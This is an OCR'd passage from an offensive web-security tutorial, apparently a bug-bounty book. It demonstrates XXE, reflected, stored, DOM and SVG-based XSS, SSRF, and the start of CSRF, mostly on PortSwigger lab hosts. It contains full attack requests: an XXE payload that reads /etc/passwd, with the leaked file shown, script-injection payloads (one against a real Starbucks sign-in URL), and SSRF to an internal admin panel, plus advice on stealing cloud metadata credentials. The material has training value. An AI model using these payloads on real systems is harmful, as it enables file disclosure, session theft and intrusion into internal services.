
To test for XXE simply put in your malicious external entity and replace each node value with it as shown below:



```
POST /product/stock HTTP/1.1
Host: ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac7b203e7d84330c80cf68bb0053008a.web-security-academy.net/product?productId=
8
Content-Type: application/xml
Content-Length: 178
Connection: close
Cookie: session=JbPR3IFxHGdJwnibqkXIzuoljpw7dKFM

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId><storeId>1000</storeId></stockCheck>
```

Figure 105: XXE payload

As shown above I created an external entity to grab the data in the *"/etc/passwd"* file and stored it in the entity XXE. I then placed the variable in the *"<productID>"* node. If the server doesn't block external entities the response will be reflected you. You will then be able to retrieve the contents of the *"/etc/passwd"* file as shown below:



```
HTTP/1.1 400 Bad Request
Date: Sat, 22 Jun 2019 18:51:49 GMT
Content-Type: application/json
Content-Length: 1144
Connection: close
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';
style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333;
font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob:
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

Figure 106: Use XXE to read /etc/passwd file

Conclusion

Most application transmit data using JSON but you may run into applications using XML. When you do make sure to always test for XXE. Abusing this vulnerability allows you to read arbitrary files which can lead to fully compromising a machine. The vulnerable application I used can be found at the web security academy put on by Port swigger, its free and their labs are neat:

- https://portswigger.net/web-security

Cross Site Scripting (XSS)

Introduction

Cross site scripting (XSS) is one of the most popular vulnerabilities in today’s web applications. This vulnerability has been on the OWASP top 10 for several years and doesn’t seem to be going away. This vulnerability can be used to execute malicious JavaScript in a user’s web browser. This could then be used to steal users JWT tokens, CSRF tokens, and cookies. There are three types of XSS reflected, stored, and DOM based. The following sections will discuss each of these.


Reflected XSS

Suppose you have an application which produces an error message when you type in the wrong user name and password. The error message could look something like this:

“The email or password you entered is not valid. Please try again.”

You then notice that there is a GET parameter in the URL which has this same message:

“example.com/login.php?error=The+email+or+password+you+entered+is+not valid.+Please+try+again.”



https://app.starbucks.com/account/signin?error=The%20email%20or%20password%20you%2...

Sign in or create an account

Sign in unsuccessful.


The email or password you entered is not valid. Please try again.

Username or email address
ddsd

Password
••••••

Figure 107: Possible XSS

As you can see the GET parameter “error” is being reflected in the user web browser. If the application doesn’t protect against XSS we could insert malicious JavaScript code into the user browser.



https://app.starbucks.com/account/signin?error=<script>alert("Ghostlulz")</script>

app.starbucks.com says

Ghostlulz

Figure 108: XSS payload triggering

As you can tell in the above image the JavaScript code in the “error” GET parameter is being embedded in the applications source code. Since our input is being reflected back without XSS protections we can easily execute malicious JavaScript code in users’ browsers if they visit this link.

Stored XSS

Unlike reflected XSS stored XSS persistence in the application. Usually this occurs when an application takes user supplied input and stores it in the backend database.

I don’t normally see this happening with GET requests as those types of requests aren’t typically used when modifying the backend database. POST, PUT, UPDATE, and DELETE requests and normally used when making changes to a database. Because of this I typically see stored XSS when dealing with those types of requests.



Cross Site Scripting(XSS)
INSERT ...
'<script>alert(1)</script>'
POST / comment.php?
text=<script>alert(1)</script>
Server
Client 1
DB
<html>
...
Comments
<script>alert(1)</script>
...
<html>
SELECT ... =>
'<script>alert(1)</script>'
Client 2

Figure 109: XSS description

Suppose you have an application that allows you to create an account. The application also has a page which lists out all the members of the site. You could assume that the username you create is being stored in the backend database otherwise how would the application be able to retrieve this information. If you were to put a malicious JavaScript payload as your username it would then be stored in the back-end database. If the application isn’t blocking XSS attacks whenever someone visits the members list page your username would be retrieved from the back-end database and your XSS payload would trigger.

DOM XSS

Document Object Model (DOM) based XSS occurs when an application takes user supplied input passes it to a JavaScript function and that function uses the input to modify the DOM environment. This can occur via reflected or stored XSS the main thing to remember is that the payload is being executed via JavaScript.

```
<html>
   <h1> You Searched for:</h1>
   <div id ="searchquery"> </div>
   <script>
      var keyword = location.search.substring(3);
      document.querySelector('searchquery').innerHTML = keyword;
   <script>
</html>
```

The above source code is an example of DOM based XSS.

Stored XSS via SVG file

Scalable Vector Graphics(SVG) is an XML-based vector image format for two-dimensional graphics with support for interactivity and animation. The below code is an example of a basic SVG file that will show a picture of a rectangle:

```
<svg width="400" height="110">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
</svg>
```

SVG files also support inline JavaScript code. For instance, a developer might use JavaScript in an SVG image so they can manipulate it in real time. This can be used for animation and other tasks. Another thing to note is that SVG files can be treated as images in HTML. This means you can place an SVG file in an image tag and it will render perfectly:

```
<img src="rectangle.svg" alt="Rectangle" height="42" width="42">
```

If a website loads an SVG file with an XSS payload it will get executed. This is often over looked by developers and attackers alike. An example SVG file with an alert XSS payload can be found below:

```
<?xml version="1.0" standalone="no"?>
   <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
  <script type="text/javascript">
    alert("Ghostlulz XSS");
  </script>
</svg>
```

One easy way to test for this vulnerability is to upload an SVG file as your profile picture as shown in the below burp requests:

```
POST /profile/upload HTTP/1.1
Host: XXXXXXXXX.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer XXXXXXXXXXXXXXXXXX
Content-Type: multipart/form-data; boundary=---------------------------232181429808
Content-Length: 574
Connection: close
Referer: https://XXXXXXXXX
-----------------------------232181429808
Content-Disposition: form-data; name="img"; filename="img.svg"
Content-Type: image/svg+xml
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
  <script type="text/javascript">
    alert("Ghostlulz XSS");
  </script>
</svg>
-----------------------------232181429808--
```

Notice the content type is set to:

Content-Type: image/svg+xml

Once the image is uploaded you just need to find out what path it was uploaded to. This can easily be done by right clicking the image and selecting “copy image address” , if your using google chrome.




Figure 110: XSS payload triggering

If everything worked when you view the image your payload will execute. You just got stored XSS via an SVG file.


Server Side Request Forgery (SSRF)

Introduction

Server-Side Request Forgery (SSRF) occurs when an attacker forces an application to make HTTP requests on their behalf. This can be used to read data from internal applications. Most people leverage this vulnerability to post or read data from sensitive endpoints such as AWS and Gcloud metadata service, FTP service, LDAP service, and local files.

SSRF


When looking for SSRF vulnerabilities I typically search for requests that have a URL as a parameter value. If the response is reflected back to the attacker you could have a possible SSRF vulnerability. I will then change the URL to google.com and if I see a response then I can assume the endpoint is vulnerable. The next step is to find a vulnerable endpoint on the systems local host or on an endpoint in the local network.



```
POST /product/stock HTTP/1.1
Host: ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net
Connection: close
Referer:
https://ac2d1f941fff466e801d3b6a007a00fd.web-security-academy.net/product?p
roductId=1
Cookie: session=aUuRcrUaK4xT9OIfd3pu79spgySbGaMk

stockApi=http://localhost/admin
```

Figure 111: SSRF payload

In the above requests I changed the *"stockApi"* value to an admin directory on the systems local IP. The request will be performed by the target application thus it will perform a request against itself. This endpoint has an admin application hosted on the local host, normally this would be impossible to access from the internet but because of SSRF we can.



Basic SSRF against the local server

Users

administrator - Delete
carlos - Delete
wiener - Delete

Figure 112: Admin panel hosted on targets local host

If we render the html response, we can see that we are able to access an internal admin application hosted on the target system.

The hardest part about SSRF is proving the impact of the vulnerability. You have to find an application to exploit that would be impossible without using SSRF. If you can't find an endpoint on the local host you can also send requests to servers on the targets internal network. If you find yourself on an application hosted on Google Cloud or other cloud providers you can try to read the metadata service to retrieve API keys and credentials.

Conclusion

SSRF is a relatively simple vulnerability to exploit. The majority of hackers leverage this vulnerability to access applications hosted on the targets local system or internal network. The hardest part of this vulnerability isn't finding the exploit it's finding an endpoint to retrieve sensitive data from. Don't forget you can also use SSRF to move laterally by exploiting internal hosts as some exploits only require a GET or POST request.

Cross Site Request Forgery (CSRF)

Introduction

Cross site request forgery (CSRF) is an attack performed on an applications user that causes their browser to send requests on behalf of the attacker. This can be used to change a user’s password and email, like a page or video, send money to an attacker, and anything else you can do via a POST request.

CSRF

In order to exploit CSRF the target user has to be logged in to the target web application while visiting malicious site in the same browser. Using JavaScript, it is possible to send requests to sites on behalf of users via their cookies. Cookies are sometimes used for authentication so if we can send requests using a user’s cookie, we can impersonate them. So, if a user visits an attacker controlled site, we can use JavaScript to send a POST request using the victims cookies.




4. Send malicious request to target site
Target Site
3. Force target to send authenticated request to target site
Malicious Page
Target
2. Target goes to malicious page
1 . Get target to click on link
Attacker

Figure 113: CSRF workflow

This would allow the attacker to send authenticated request via the victims browser.

Suppose an application allows users to change their email by submitting a form. If the application fails to protect against CSRF attacks attackers could force users to change their email to an attacker controlled email. After that the attacker could perform a password reset to change the users password and take over their account.



```
POST /email/change-email HTTP/1.1
Host: acc71f681f28327e80e13486006a005a.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
